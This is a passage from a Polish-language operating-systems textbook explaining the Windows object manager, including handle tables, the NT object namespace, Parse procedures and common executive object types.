Menedżer obiektów jest bodaj najważniejszym komponentem warstwy wykonawczej systemu Windows — właśnie dlatego już we wcześniejszych punktach wprowadzono tak wiele aspektów jego funkcjonowania. Jak już wspomniano, menedżer obiektów oferuje zunifikowany i spójny

interfejs zarządzania zasobami i strukturami danych systemu, w tym otwartymi plikami, procedurami, wątkami, sekcjami pamięci, licznikami czasowymi, urządzeniami, sterownikami i semaforami. Co ciekawe, menedżer obiektów zarządza nawet wyspecjalizowanymi obiektami reprezentującymi takie elementy jak transakcje jądra, profile, tokeny bezpieczeństwa czy pulpity podsystemu Win32. Obiekty urządzeń są powiązane z opisami systemu wejścia-wyjścia, umożliwiają zatem kojarzenie przestrzeni nazw i woluminów systemu plików. Menedżer konfiguracji wykorzystuje w odwołaniach do gałęzi rejestru obiekt typu Key. Okazuje się, że także sam menedżer obiektów wykorzystuje obiekty (w tym katalogi i dowiązania symboliczne) do zarządzania przestrzenią nazw NT oraz implementowania obiektów z wykorzystaniem pewnego wspólnego mechanizmu.


Ujednolicony, zunifikowany interfejs menedżera obiektów ma wiele aspektów. Wszystkie te obiekty korzystają z tego samego mechanizmu tworzenia, niszczenia i zarządzania systemem limitów. Procesy trybu użytkownika mogą uzyskiwać dostęp do wszystkich tych obiektów za pośrednictwem uchwytów. Istnieje nawet zunifikowana konwencja zarządzania odwołaniami (wskaźnikami) do obiektów z poziomu jądra. Obiektom można nadawać nazwy przestrzeni nazw NT (zarządzanej przez menedżer obiektów). Obiekty dyspozytora (czyli obiekty rozpoczętające się od wspólnej struktury danych umożliwiającej sygnalizowanie występowania zdarzeń) mogą korzystać ze wspólnych interfejsów synchronizacji i powiadomień, np. funkcji `WaitForMultipleObjects`. Istnieje też wspólny system zabezpieczeń z listami kontroli dostępu (ACL) stosowany dla obiektów otwieranych według nazw i pozwalający weryfikować uprawnienia procesów przy okazji każdego dostępu z użyciem uchwytu. Menedżer obiektów oferuje też mechanizmy ułatwiające programistom kodu trybu jądra diagnozowanie problemów poprzez śledzenie użycia obiektów.

Kluczem do zrozumienia obiektów systemu NT jest uszczególnienie sobie, że obiekt jest po prostu strukturą danych składaną w pamięci wirtualnej i dostępną dla trybu jądra. Tego rodzaju struktury danych często wykorzystuje się do reprezentowania bardziej abstrakcyjnych rozwiązań; np. obiekty plików warstwy wykonawczej są tworzone dla każdego otwieranego pliku systemu plików. Podobnie dla każdego procesu tworzy się reprezentujący go obiekt procesu.

Ponieważ obiekty są po prostu strukturami danych jądra, podczas ponownego uruchomienia systemu operacyjnego (lub w razie awarii) wszystkie te obiekty są tracone. W czasie uruchamiania systemu nie istnieją żadne obiekty ani nawet żadne deskryptory typów obiektów. Wszystkie typy obiektów oraz same obiekty muszą być dynamicznie tworzone przez pozostałe komponenty warstwy wykonawczej za pośrednictwem interfejsów udostępnianych przez menedżer obiektów. Po utworzeniu obiektu i nadaniu mu nazwy można się do niego odwoływać za pośrednictwem przestrzeni nazw NT. Oznacza to, że przy okazji budowania obiektów podczas uruchamiania systemu jest budowana także przestrzeń nazw NT.

Strukturę obiektów pokazano na rysunku 11.8. Każdy obiekt zawiera nagłówek z pewnymi informacjami wspólnymi dla obiektów wszystkich typów. Pola tego nagłówka obejmują nazwę obiektu, katalog obiektu w ramach przestrzeni nazw NT oraz wskaźnik do deskryptora bezpieczeństwa reprezentującego listę kontroli dostępu (ACL) tego obiektu.

Pamięć przydzielana obiektom pochodzi z jednej lub dwóch stert (pul) pamięci utrzymywanej przez warstwę wykonawczą. Istnieją specjalne funkcje pomocnicze (podobne do wywołania `malloc`) warstwy wykonawczej, za których pośrednictwem komponenty trybu jądra mogą przydziełać stronicowaną pamięć jądra lub niestronicowaną pamięć jądra. Pamięć, która nie podlega stronicowaniu, przydziela się tym strukturom danych lub obiektom trybu jądra, które mogą być potrzebne zadaniom procesora z priorytetem na poziomie 2 lub wyższym. Ten warunek speł-



Rysunek 11.8. Struktura obiektu warstwy wykonawczej zarządzanego przez menedżer obiektów

nają procedury ISR i wywołania DPC (ale nie wywołania APC) oraz sam mechanizm szeregujący wątki. Okazuje się, że także uchwyt błędów stron wymaga alokowania swoich struktur danych w pamięci jądra niepodlegającej stronicowaniu, aby uniknąć rekurencji.

Większość operacji przydziału pamięci inicjowanych przez menedżera sterty jądra jest realizowana z wykorzystaniem listy asocjacyjnej LIFO, która grupuje operacje przydziału tej samej ilości pamięci. Listy LIFO optymalizuje się pod kątem eliminowania blokowania, co ma podnieść wydajność i skalowalność systemu.

Każdy nagłówek obiektu zawiera pole kosztów limitów, czyli swoistych opłat każdorazowo pobieranych od procesów przy okazji otwierania danego obiektu. Limity mają wyeliminować sytuację, w której jeden użytkownik wykorzystuje zbyt wiele zasobów systemowych. Istnieją odrębne limity dla niestronicowanej pamięci jądra (która wymaga alokacji zarówno adresów pamięci fizycznej, jak i adresów wirtualnych jądra) oraz stronicowanej pamięci jądra (wykorzystującej adresy wirtualne jądra). Kiedy skumulowane opłaty za któryś z tych typów pamięci osiągają wyznaczony limit, dalsze żądania alokacji na wniosek danego procesu są odrzucane wskutek niewystarczających zasobów. Także menedżer pamięci wykorzystuje limity do zarządzania rozmiarem zbioru roboczego; menedżer wątków wykorzystuje limity do ograniczania wykorzystania procesora.


Zarówno pamięć fizyczna, jak i wirtualne adresy jądra są niezwykle cennymi zasobami systemowymi. Kiedy okazuje się, że dany obiekt nie jest już potrzebny, należy go usunąć, aby odzyskać zajmowaną przez niego pamięć i adresy. Jeśli jednak obiekt zostanie usunięty z pamięci, mimo że wciąż jest używany, i jeśli jego pamięć zostanie przydzielona innemu obiekowi, odpowiednie struktury danych najprawdopodobniej zostaną uszkodzone. Takie zdarzenie jest dość prawdopodobne w warstwie wykonawczej systemu Windows, która cechuje się daleko idącą wielowątkowością i implementuje wiele operacji asynchronicznych (czyli funkcji zwracających sterowanie przed zakończeniem przetwarzania otrzymanych struktur danych).

Aby uniknąć przedwczesnego zwalniania obiektów wskutek sytuacji wyścigu, menedżer obiektów implementuje mechanizm zliczania odwołań i wprowadza pojęcie *wskaźnika będącego przedmiotem odwołania* (ang. *referenced pointer*). Taki wskaźnik jest potrzebny do uzyskania dostępu do obiektu za każdym razem, gdy występuje ryzyko jego usunięcia. W zależności od konwencji przyjętej do danego typu obiektów tylko w określonych sytuacjach istnieje możliwość usunięcia

obiektu przez inny wątek. W innych przypadkach do ochrony obiektu przed przedwczesnym usunięciem wystarczy występowanie blokad, istnienie zależności pomiędzy strukturami danych, a nawet brak innych wątków dysponujących wskaźnikiem do danego obiektu.

Uchwyty


Odwołania trybu użytkownika do obiektów trybu jądra nie mogą korzystać ze wskaźników, ponieważ ich weryfikacja byłaby zbyt trudna. Zamiast tego obiekty trybu jądra muszą być w ten czy inny sposób nazywane, aby kod użytkownika mógł je jednoznacznie identyfikować w swoich odwołaniach. System Windows wykorzystuje tzw. *uchwyty* w odwołaniach do obiektów trybu jądra. Uchwyty to wartości konwertowane przez menedżer obiektów na odwołania do konkretnych struktur danych trybu jądra reprezentujących odpowiednie obiekty. Na rysunku 11.9 pokazano strukturę danych tablicy uchwytów wykorzystywaną w procesie tłumaczenia uchwytów na wskaźniki do obiektów. Tablicę uchwytów można rozszerzać poprzez dodawanie dalszych warstw pośrednictwa. Każdy proces dysponuje własną tablicą tego typu (dotyczy to także procesu systemowego obejmującego wszystkie wątki jądra niezwiązane z procesami trybu użytkownika).



Rysunek 11.9. Struktura danych tablicy uchwytów w minimalnej formie mieszczącej się na pojedynczej stronie i reprezentującej nie więcej niż 512 uchwytów

Na rysunku 11.10 pokazano tablicę uchwytów z dwoma dodatkowymi poziomami pośrednictwa, czyli maksymalną obsługiwana liczbą takich poziomów. W pewnych przypadkach nawet kod wykonywany w trybie jądra może korzystać z uchwytów zamiast ze wskaźników. Tego rodzaju uchwyty określa się mianem *uchwytów jądra*. Są one kodowane w taki sposób, aby można je było odróżnić od standardowych uchwytów trybu użytkownika. Uchwyty jądra są reprezentowane w tablicy uchwytów procesów systemowych i z natury rzeczy nie są dostępne dla procesów wykonywanych w trybie użytkownika. Tak jak większość wirtualnej przestrzeni adresowej jądra jest współdzielona przez wszystkie procesy, tak tablica uchwytów systemowych jest współdzielona przez wszystkie komponenty jądra (niezależnie od aktualnie wykonywanych procesów trybu użytkownika).

Użytkownicy mogą tworzyć nowe obiekty lub otwierać obiekty już istniejące za pośrednictwem takich wywołań interfejsu Win32 jak CreateSemaphore czy OpenSemaphore. Wymienione wywołania korzystają z procedur biblioteki, które ostatecznie posługują się odpowiednimi wywołaniami systemowymi. Wynikiem każdego wywołania, któremu uda się utworzyć lub otworzyć obiekt, jest 64-bitowy wpis w prywatnej tablicy uchwytów danego procesu, składowanej w pamięci jądra. Użytkownik otrzymuje 32-bitowy indeks logicznej pozycji tego uchwytu w tablicy, z którego może korzystać w kolejnych wywołaniach. 64-bitowy wpis w tablicy uchwytów składa się z dwóch 32-bitowych słów. Jedno z nich zawiera 29-bitowy wskaźnik do nagłówka odpowiedniego obiektu. Najmniej znaczące 3 bity wykorzystuje się w roli flag (określających np., czy dany uchwyt



Rysunek 11.10. Struktury danych tablicy uchwytów w maksymalnej formie reprezentującej do 16 milionów uchwytów

ma być dziedziczone przez ewentualne procesy potomne). Wspomniane bity są maskowane przed użyciem wskaźnika. Drugie słowo zawiera 32-bitową maskę uprawnień. Takie rozwiązanie jest konieczne, ponieważ uprawnienia są sprawdzane tylko w czasie tworzenia lub otwierania obiektu. Jeśli np. proces ma tylko prawo odczytu danego obiektu, wszystkie pozostałe bity tej maski będą zawierały zera, a system operacyjny będzie odrzucał żądania wszystkich operacji na obiekcie innego niż żądania odczytu.

Przestrzeń nazw obiektów

Procesy mogą współdzielić obiekty — wystarczy, że jeden proces powieci uchwyt danego obiektu na potrzeby innych procesów. Takie rozwiązanie wymaga jednak od procesu powielającego dysponowania uchwytem do tych pozostałych procesów, co w wielu sytuacjach jest niepraktyczne (jeśli np. procesy współdzielące dany obiekt nie są spokrewnione lub jeśli dostęp do tych procesów jest chroniony). W pozostałych przypadkach niezwykle ważne jest istnienie obiektów nawet wtedy, gdy nie są wykorzystywane przez żadne procesy — szczególnie jeśli są to obiekty reprezentujące urządzenia fizyczne lub zamontowane woluminy czy obiekty implementujące menedżer obiektów oraz samą przestrzeń nazw NT. Aby spełnić wymagania związane ze wspólnie dzieleniem i trwałym utrzymywaniem obiektów, menedżer obiektów oferuje możliwość nadawania obiektom nazw w przestrzeni nazw NT podczas tworzenia tych obiektów. Z drugiej strony to komponent wykonawczy operujący na obiektach określonego typu musi udostępniać interfejsy niezbędne do korzystania z mechanizmów nazewniczych menedżera obiektów.

Przestrzeń nazw NT jest strukturą hierarchiczną z implementowanymi przez menedżer obiektów katalogami i dowiązaniemi symbolicznymi. Przestrzeń nazw jest też rozszerzalna, dzięki czemu dowolny typ obiektów może wskazać rozszerzenia tej przestrzeni poprzez zdefiniowanie procedury nazwanej Parse. Procedura Parse należy do grupy procedur, które można wskazać dla każdego typu obiektów podczas jego tworzenia (tę i inne procedury z tego zbioru opisano w tabeli 11.8).

Procedura Open jest stosowana dość rzadko, ponieważ zwykle wystarcza domyślny mechanizm menedżera obiektów — właśnie dlatego dla niemal wszystkich typów obiektów w miejsce tej procedury przekazuje się wartość NULL.

Procedury Close i Delete reprezentują różne fazy cyklu życia obiektu. Po zamknięciu ostatniego uchwytu obiektu danego typu możemy stanąć przed koniecznością podjęcia działań na rzecz przywrócenia właściwego stanu (do tego celu można użyć procedury Close). Bezpośrednio po

Tabela 11.8. Procedury dostępne podczas definiowania nowego typu obiektów

Procedura	Kiedy wywoływana	Notes
Open	Dla każdego nowego uchwytu	Rzadko stosowana
Parse	Dla typów obiektów, które rozszerzają przestrzeń nazw	Stosowana dla plików i kluczy rejestru
Close	Podczas zamykania ostatniego uchwytu	Usuwa widoczne skutki istnienia obiektu
Delete	Podczas usuwania ostatniego wskaźnika do obiektu	Obiekt zostanie usunięty
Security	Zwraca lub ustawia deskryptor bezpieczeństwa obiektu	Ochrona
QueryName	Zwraca nazwę obiektu	Rzadko stosowana poza jądrem

usunięciu z obiektu ostatniego odwołania wskaźnikowego następuje wywołanie procedury Delete, aby dać obiektowi szansę przygotowania do usunięcia i zwolnienia pamięci. W przypadku obiektów plików obie te procedury są implementowane jako wywołania zwrotne menedżera wejścia-wyjścia, czyli komponentu deklarującego typ obiektów plików. Opisywane operacje menedżera obiektów powodują odpowiednie operacje wejścia-wyjścia przekazywane w dół stosu urządzenia skojarzonego z danym obiektem pliku (za realizację większości niezbędnych zadań odpowiada system plików).

Procedura Parse służy do otwierania lub tworzenia obiektów rozszerzających przestrzeń nazw NT, jak pliki czy klucze rejestru. Kiedy menedżer obiektów próbuje otworzyć obiekt według nazwy i napotyka węzeł liścia w zarządzanej przez siebie części przestrzeni nazw, sprawdza, czy dla typu obiektu w tym węźle wskazano procedurę Parse. Jeśli tak, menedżer obiektów wywołuje tę procedurę, przekazując na jej wejściu nieużywaną część użytej ścieżki. Wróćmy raz jeszcze do przykładu obiektów plików — przyjmijmy, że węzeł liścia jest obiektem urządzenia reprezentującym konkretny wolumin systemu plików. Procedura Parse jest implementowana przez menedżera wejścia-wyjścia, a jej wynikiem jest operacja wejścia-wyjścia na systemie plików, wypełniająca pewien obiekt pliku w taki sposób, aby odwoływała się do otwartego egzemplarza pliku wskazywanego przez ścieżkę (na danym woluminie). Przytoczony przykład szczegółowo przeanalizujemy poniżej.

Procedura QueryName służy do odnajdywania nazwy skojarzonej z obiektem. Za pośrednictwem procedury Security można uzyskiwać, ustawiać lub usuwać deskryptor bezpieczeństwa danego obiektu. W większości typów obiektów procedura Security stanowi standardowy punkt wejścia komponentu monitora kontroli bezpieczeństwa odwołań warstwy wykonawczej.

Warto zwrócić uwagę na to, że procedury opisane w tabeli 11.8 nie wykonują najbardziej interesujących operacji związanych z poszczególnymi typami obiektów. Wymienione procedury wykorzystuje się raczej w roli dostarczycieli funkcji zwrotnych potrzebnych menedżerowi obiektów do prawidłowego implementowania takich rozwiązań jak zapewnianie dostępu do obiektów i przywracanie ich stanu po zakończeniu pracy. Obiekty mogą być przydatne dzięki interfejsom API działającym na strukturach danych, które zawierają obiekty. Oprócz tych wywołań zwrotnych menedżer obiektów oferuje zbiór uniwersalnych procedur dla takich operacji jak tworzenie obiektów i typów obiektów, powielanie uchwytów, uzyskiwanie wskaźników na podstawie uchwytów lub nazw czy zwiększenie i zmniejszanie liczników odwołań do nagłówków obiektów.

Najciekawszymi operacjami na obiektach są rdzenne wywołania systemowe interfejsu NT API, w tym wywołania wymienione w tabeli 11.5, jak NtCreateProcess, NtCreateFile czy NtClose (czyli uniwersalna funkcja zamykająca, którą można stosować dla wszystkich typów uchwytów).

Mimo że przestrzeń nazw obiektów ma zasadniczy wpływ na funkcjonowanie całego tego systemu, stosunkowo niewiele osób wie o jego istnieniu, ponieważ jest całkowicie niewidoczny dla użytkowników — przynajmniej tych, którzy nie dysponują specjalnymi narzędziami. Jednym

z takich narzędzi jest program *winobj*, który można pobrać za darmo ze strony internetowej www.microsoft.com/technet/sysinternals. Wspomniane narzędzie prezentuje zawartość przestrzeni nazw obiektów, która zwykle składa się m.in. z katalogów obiektów opisanych w tabeli 11.9.

Tabela 11.9. Wybrane katalogi przestrzeni nazw obiektów

Katalog	Zawartość
\??	Miejsce początkowe poszukiwania takich urządzeń systemu MS-DOS jak C:
\DosDevices	Oficjalna nazwa katalogu ??, a w praktyce dowiązanie symboliczne do ??
\Device	Wszystkie wykryte urządzenia wejścia-wyjścia
\Driver	Obiekty właściwe załadowanym sterownikom urządzeń
\ObjectTypes	Obiekty typów (podobne do tych wymienionych w tabeli 11.10)
\Windows	Obiekty wykorzystywane do wysyłania komunikatów do wszystkich okien interfejsu Win32 GUI
\BaseNamedObjects	Obiekty podsystemu Win32 tworzone przez użytkowników, jak semafory czy muteksy
\Arcname	Nazwy partycji odnalezione przez startowy program ładujący
\NLS	Obiekty obsługi języków narodowych (ang. <i>National Language Support</i>)
\FileSystem	Obiekty sterowników systemów plików i obiekty mechanizmu rozpoznawania systemów plików
\Security	Obiekty wchodzące w skład systemu bezpieczeństwa
\KnownDLLs	Najważniejsze biblioteki współdzielone, które wcześniej otwarto i które wciąż pozostają otwarte

Nietypowy katalog nazwany \?? zawiera nazwy wszystkich urządzeń zgodne z konwencją obejmującą w systemie MS-DOS, czyli np. A: dla stacji dysków oraz C: dla pierwszego dysku twardego. Nazwy składowane w tym katalogu w rzeczywistości są dowiązaniem symbolicznymi do katalogu \Device, w którym przechowuje się właściwe obiekty urządzeń. Nazwę \?? wybrano przede wszystkim ze względu na porządek alfabetyczny (poprzedza wszystkie inne nazwy), aby przyspieszyć przeszukiwanie ścieżek rozpoczynających się od liter napędów. Zawartość pozostałych katalogów obiektów nie wymaga dodatkowych wyjaśnień.

Jak już napisano, menedżer obiektów utrzymuje odrębny licznik uchwytów w każdym obiekcie. Wartość tego licznika nigdy nie przekracza wartości licznika wskaźnika będącego przedmiotem odwołań, ponieważ dla każdego prawidłowego uchwytu istnieje wskaźnik do obiektu (w odpowiednim wpisie w tablicy uchwytów). Na utrzymywanie odrębnego licznika uchwytów zdecydowano się dla tego, że wiele typów obiektów wymaga przywracania pierwotnego stanu w momencie zniknięcia ostatniego odwołania trybu użytkownika, nawet jeśli odpowiednie obiekty nie są jeszcze gotowe do ostatecznego usunięcia z pamięci.

Dobrym przykładem są obiekty plików reprezentujące egzemplarze otwartych plików. W systemie Windows pliki można otwierać do wyłącznego dostępu. Kiedy ostatni uchwyt obiektu pliku jest zamykany, należy jak najszybciej anulować wyłączny dostęp do tego pliku (zamiast czekać na zwolnienie odwołań jądra, np. w ramach procesu cyklicznego usuwania danych z pamięci głównej). W przeciwnym razie zamykanie i ponowne otwieranie plików w trybie użytkownika nie będzie działało prawidłowo, ponieważ nieużywane już pliki wciąż będą oznaczane jako zablokowane do wyłącznego dostępu.

Mimo że menedżer obiektów dysponuje rozbudowanymi mechanizmami jądra umożliwiającymi zarządzanie czasem życia obiektów, ani interfejsy NT API, ani interfejsy Win32 API nie oferują mechanizmu obsługi uchwytów wykorzystywanych przez wiele współbieżnych wątków

trybu użytkownika. Brak tego mechanizmu powoduje występowanie sytuacji wyścigu i błędów w aplikacjach wielowątkowych (wskutek zamykania przez wątki uchwytów przed zakończeniem pracy na tych uchwytech przez pozostałe wątki). W tego rodzaju aplikacjach zdarza się też wielokrotne zamykanie tego samego uchwytu lub zamykanie uchwytu wykorzystywanego przez inny wątek i ponowne otwieranie uchwytu odwołującego się do innego obiektu.


Interfejsy API systemu Windows być może należały zaprojektować w taki sposób, aby wymagały definiowania procedur zamykających na poziomie typów obiektów, zamiast uniwersalnej operacji NtClose. Takie rozwiązanie powinno w najgorszym razie ograniczyć częstotliwość występowania błędów wskutek zamykania niewłaściwych uchwytów przez wątki trybu użytkownika. Innym możliwym rozwiązaniem byłoby umieszczenie w każdym uchwycie dodatkowego pola liczby porządkowej (oprócz indeksu wpisu w tablicy uchwytów).

Aby ułatwić twórcom aplikacji wykrywanie tego rodzaju problemów w swoich aplikacjach, system Windows oferuje tzw. *weryfikator aplikacji* (ang. *application verifier*) dostępny dla programistów na stronie internetowej Microsoftu. Podobnie jak opisany weryfikator sterowników, który omówimy w podrozdziale 11.7, weryfikator aplikacji analizuje oprogramowanie pod kątem zgodności z wieloma regułami. Wykrywanie ewentualnych niezgodności w ramach zwykłych testów byłoby niezwykle trudne. Istnieje też możliwość włączenia mechanizmu porządkowania listy wolnych uchwytów metodą FIFO, aby uchwyty nie były wykorzystywane natychmiast po zamknięciu (zamiast bardziej wydajnej metody LIFO domyślnie stosowanej w tablicach uchwytów). Wyeliminowanie problemu natychmiastowego wykorzystywania wolnych uchwytów następuje próby użycia niewłaściwego uchwytu próbami użycia zamkniętego uchwytu, czyli żądaniami nieporównanie łatwiejszymi do wykrycia.

Obiekt urządzenia jest jednym z najważniejszych i uniwersalnych obiektów trybu jądra wchodzących w skład trybu wykonawczego. Typ obiektu jest określany przez menedżera wejścia-wyjścia, który obok sterowników urządzeń jest głównym komponentem wykorzystującym obiekty urządzeń. Obiekty urządzeń są ściśle powiązane ze sterownikami, a każdy taki obiekt zwykle dysponuje łączem do konkretnego obiektu sterownika opisującego, jak uzyskiwać dostęp do procedur przetwarzających żądania wejścia-wyjścia na odpowiednim urządzeniu.

Obiekty urządzeń reprezentują nie tylko sprzętowe urządzenia, interfejsy i magistrale, ale też logiczne partycje dyskowe, woluminy dyskowe, a nawet systemy plików i rozszerzenia jądra (np. filtry antywirusowe). Wiele sterowników urządzeń ma nadawane nazwy, dzięki czemu można uzyskiwać dostęp do procedur sterowników bez konieczności uzyskiwania otwartych uchwytów (podobny model obowiązuje w systemie operacyjnym UNIX). Obiekty urządzeń wykorzystamy do prezentacji sposobu stosowania procedury Parse (patrz rysunek 11.11).

1. Kiedy jakiś komponent wykonawczy, np. menedżer wejścia-wyjścia implementujący rdzenie wywołanie systemowe NtCreateFile, wywołuje procedurę 0b0pen0bjectByName menedżera obiektów, przekazuje na jej wejściu ścieżkę (w formacie Unicode) do węzła przestrzeni nazw NT, np. `\\?\C:\foo\bar`.
2. Menedżer obiektów przeszukuje katalogi i dowiązania symboliczne, by ostatecznie odkryć, że zapis `\\?\C:` odwołuje się do obiektu urządzenia (typu zdefiniowanego przez menedżera wejścia-wyjścia). Obiekt urządzenia jest w tej części przestrzeni nazw NT węzłem liścia zarządzanym przez menedżer obiektów.
3. Menedżer obiektów wywołuje następnie procedurę Parse skojarzoną z tym typem obiektów, czyli w tym przypadku procedurę IopParseDevice implementowaną przez menedżera wejścia-wyjścia. Na wejściu tej procedury przekazuje nie tylko wskaźnik do obiektu urządzenia (`C:`), ale też pozostały łańcuch ścieżki, czyli `\foo\bar`.



Rysunek 11.11. Kroki wykonywane przez menedżer wejścia-wyjścia i menedżer obiektów podczas tworzenia lub otwierania pliku i uzyskiwania odpowiedniego uchwytu

4. Menedżer wejścia-wyjścia tworzy *pakiet żądania wejścia-wyjścia* (od ang. *I/O Request Packet* — **IRP**), alokuje obiekt pliku i wysyła to żądanie do stosu urządzeń wejścia-wyjścia wskazanego przez obiekt urządzenia odnaleziony wcześniej przez menedżera obiektów.
5. Pakiet IRP jest tak długo przekazywany w dół stosu wejścia-wyjścia, aż osiągnie obiekt urządzenia reprezentujący system plików C:. Na tym etapie sterowanie jest przekazywane do punktu wejścia obiektu sterownika skojarzonego z obiektem urządzenia na tym poziomie. W tym przypadku wspomniany punkt wejścia jest wykorzystywany do wykonania operacji CREATE, ponieważ żądanie wejścia-wyjścia dotyczy utworzenia lub otwarcia pliku nazwanego *\foo\bar* na danym woluminie.
6. Obiekty urządzeń odkrywane podczas kierowania pakietu IRP do systemu plików reprezentują sterowniki filtrów systemu plików, które mogą modyfikować daną operację wejścia-wyjścia, zanim osiągnie właściwy obiekt urządzenia systemu plików. Te pośrednie urządzenia zwykle reprezentują rozszerzenia systemu, np. filtry antywirusowe.
7. Obiekt urządzenia systemu plików dysponuje połączeniem z obiektem sterownika systemu plików (przymijmy, że mamy do czynienia z systemem NTFS). Oznacza to, że obiekt sterownika zawiera adres operacji CREATE systemu plików NTFS.
8. System plików NTFS wypełnia obiekt pliku, po czym zwraca go menedżerowi wejścia-wyjścia, który z kolei przekazuje otrzymany obiekt do stosu. Tym razem obiekt pliku przechodzi przez wszystkie urządzenia w góre stosu, aż procedura **IopParseDevice** zwróci sterowanie menedżerowi obiektów (patrz podrozdział 11.8).
9. Na tym menedżer obiektów może zakończyć zadanie przeszukiwania przestrzeni nazw. Menedżer dysponuje już zainicjalizowanym obiektem zwroconym przez procedurę **Parse** (tym razem jest to obiekt pliku, nieznaleziony początkowo obiekt urządzenia). W tej sytuacji menedżer obiektu może utworzyć uchwyt obiektu pliku w tablicy uchwtów bieżącego procesu i zwrócić ten uchwyt wątkowi wywołującemu.

10. Ostatnim krokiem jest zwrócenie sterowania do kodu trybu użytkownika, czyli w tym przypadku wywołania `CreateFile` interfejsu Win32 API, które z kolei zwróci otrzymany uchwyt właściwej aplikacji.

Komponenty wykonawcze mogą dynamicznie tworzyć nowe typy, korzystając z wywołania `ObCreateObjectType` udostępnianego przez menedżer obiektu. Nie istnieje skończona, zamknięta lista typów obiektów, a w każdym wydaniu systemu Windows zbiór tych typów ulega zmianie. Wybrane, najczęściej stosowane typy obiektów występujące w systemie Windows opisano w tabeli 11.10. W dalszej części tego podpunktu krótko omówimy wymienione typy.

Tabela 11.10. Wybrane typy obiektów warstwy wykonawczej zarządzane przez menedżer obiektów

Typ	Opis
Proces	Proces użytkownika
Wątek	Wątek w ramach procesu
Semafor	Semafony wykorzystywane do synchronizacji pracy procesów
Muteks	Semafor binarny wykorzystywany do wchodzenia w obszar krytyczny
Zdarzenie	Obiekt synchronizujący z trwałym stanem (sygnalizowane lub nie)
Port ALPC	Mechanizm przekazywania komunikatów pomiędzy procesami
Licznik czasowy	Obiekt umożliwiający uśpienie wątku na stały przedział czasowy
Kolejka	Obiekt wykorzystywany do powiadamiania o zakończonych asynchronicznych operacjach wejścia-wyjścia
Otwarty plik	Obiekt skojarzony z otwartym plikiem
Token dostępu	Deskryptor bezpieczeństwa pewnego obiektu
Profil	Struktura danych wykorzystywana podczas profilowania użycia procesora
Sekcja	Obiekt wykorzystywany do reprezentowania plików odwzorowywanych w pamięci
Indeks	Klucz rejestru (obiekt wykorzystywany do kojarzenia rejestru z przestrzenią nazw menedżera obiektów)
Katalog obiektów	Katalog grupujący obiekty w ramach menedżera obiektów
Dowiązanie symboliczne	Odwzorowanie do innego obiektu menedżera obiektów według ścieżki
Urządzenie	Obiekt urządzenia wejścia-wyjścia, np. fizycznego urządzenia lub magistrali bądź sterownika lub woluminu
Sterownik urządzenia	Każdy załadowany sterownik urządzenia ma swój obiekt

